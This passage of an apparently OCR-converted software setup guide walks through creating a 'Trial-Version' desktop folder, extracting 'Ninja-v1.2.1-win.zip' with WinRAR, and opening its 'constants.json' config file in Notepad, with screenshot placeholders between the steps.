
6. After Extracting the file, create a new folder in **C:\Users\Admin\Desktop** and name it as **Trial-Version**.




7. Right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files...** from the list of options.




8. An **Extraction path and options** window appears, select the **Trial-Version** folder from **Desktop** and click **OK**.




9. **Ninja-v1.2.1-win.zip** will be extracted in the **Trial-Version** folder. Navigate to **C:/Users/Admin/Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.




10. In **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**.



